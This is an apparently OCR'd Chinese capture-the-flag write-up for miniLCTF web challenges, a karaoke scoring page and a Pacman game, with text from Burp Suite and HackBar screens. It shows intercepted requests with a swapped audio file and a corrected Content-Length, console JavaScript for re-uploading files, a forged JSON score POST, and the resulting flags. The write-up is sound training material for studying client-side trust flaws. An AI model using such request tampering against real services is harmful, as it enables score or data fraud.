
把样例音频下载下来，文件名为original.wav，然后开始录音，再打开burpsuite的拦截功能进行抓包
把原来编码音频的乱码部分删除，再点击如图所示的 `Copy from file` ，选择刚刚保存的original.wav




这里要修改一下 `Content-Length` ，一开始做题的时候没注意，卡了好久

查看文件大小，是3091344B

原来音频的长度是8338，总长度是8555， `8555-8338+3091344=3091561` 就是实际的 `Content-Length` ，修改后发包


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.2.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://127.0.0.1:55954
Open browser
Time Type Direction Method URL Status code Length
21:35:49 7 Ma... HTTP Request POST http://127.0.0.1:55954/compare-recording
Request
Pretty Raw Hex
POST /compare-recording HTTP/1.1
Host: 127.0.0.1:55954
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:55954/
Content-Type: multipart/form-data; boundary=----geckoformboundary87a5402770b1a528a1a2c8a5b1b20b3d
Content-Length: 3091561
Origin: http://127.0.0.1:55954
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
------geckoformboundary87a5402770b1a528a1a2c8a5b1b20b3d
Content-Disposition: form-data; name="audio"; filename="recording.wav"
Content-Type: audio/wav
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 0
Request headers 14
Inspector
Notes
Event log (2)
All issues
Memory: 262.8MB
Disabled



f4k3 KTY 评分系统
http://127.0.0.1:55954
KTV 录音评分系统
大家都会逆战吧, have a try
逆战&张杰:
恭喜你！歌神级别！
你的演唱简直完美，获得了最高评价！
miniLCTF{YOu_are_4-T4LEnTED_5INGEr1f72a7b1}
谢谢
匹配度: 99.52% - 恭喜你，你已达到歌神level，拿走你的flag吧
你的录音:
0:00 / 0:06

1.2麦霸评分(fifker)

在网页上可以下载到歌曲的音频。

```
const input = document.createElement('input');
input.type = 'file';
input.accept = 'audio/wav';
input.style.display = 'none';

// 2. 监听文件选择
input.onchange = async (e) => {
    const file = e.target.files[0];
    if (!file) return;

    // 3. 构造 FormData 并上传
    const formData = new FormData();
    formData.append('audio', file, 'recording.wav');

    try {
        const response = await fetch('/compare-recording', {
            method: 'POST',
            body: formData,
        });
        const result = await response.json();
        console.log('上传结果:', result);
    } catch (error) {
        console.error('上传失败:', error);
    }
};

// 4. 触发文件选择
document.body.appendChild(input);
input.click();
```

直接从控制台重新上传上去进行评分。





2.1吃豆人(E=hν)

查看源代码里的js代码，发现以下片段：

```
// 胜利检测
if (score >= 5000 && !hasGotFlag) {
    fetch('/submit_score', {
        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify({ score: score })
    })
        .then(response => response.json())
        .then(data => {
            if (data.flag) {
                alert("🎉 恭喜！你的flag是：" + data.flag);
            } else {
                alert("未达到指定分数！");
            }
        });
    hasGotFlag = true;
}
```


所以只要向 `/submit_score` 用POST方式发送score=10000就可以了


EzPacman
view-source:127.0.0.1:59081
127.0.0.1:59081/static/game.js
127.0.0.1:59081
Pacman Challenge
游戏说明
使用方向键控制人移动
红球 +1 分，蓝球 ×5 分
红球有1000个，蓝球只有1个
每个波次所有红球被吃完时刷新
得分满 5000 才能获得 flag
撞墙游戏结束，空格键可重开
开始游戏
欢迎
元素
控制台
源代码
网络
性能
内存
应用程序
HackBar
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSRF
SSTI
SHELL
ENCODING
HASHING
CUSTOM
MODE
THEME
URL
http://127.0.0.1:59081/submit_score
Use POST method
enctype
application/json
MODIFY HEADER
Body
{
"score": 10000
}
Name
sec-ch-ua
Value
"Chromium";v="136", "Microsoft
Name
sec-ch-ua-mobile
Value
?0
Name
sec-ch-ua-platform
Value
"Windows"
控制台
问题
自动填充


127.0.0.1:59081/submit_score
view-source:127.0.0.1:59081
127.0.0.1:59081/static/game.js
127.0.0.1:59081/submit_score
优质打印
{"flag":"miniLCTF{TH15_g4mE-So-eASy-R1GhT?227664ceb}"}
欢迎
元素
控制台
源代码
网络
性能
内存
应用程序
HackBar
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSRF
SSTI
SHELL
ENCODING
HASHING
CUSTOM
MODE
THEME
URL
http://127.0.0.1:59081/submit_score
Use POST method
enctype
application/json
MODIFY HEADER
Body
{
"score": 10000
}
Name
sec-ch-ua
Value
"Chromium";v="136", "Microsoft
Name
sec-ch-ua-mobile
Value
?0
Name
sec-ch-ua-platform
Value
"Windows"
控制台
问题
自动填充

2.2吃豆人(fifker)


代码审计，得分条件就是5000分，游戏进行时发送一个json文件。
直接控制台发一个即可。



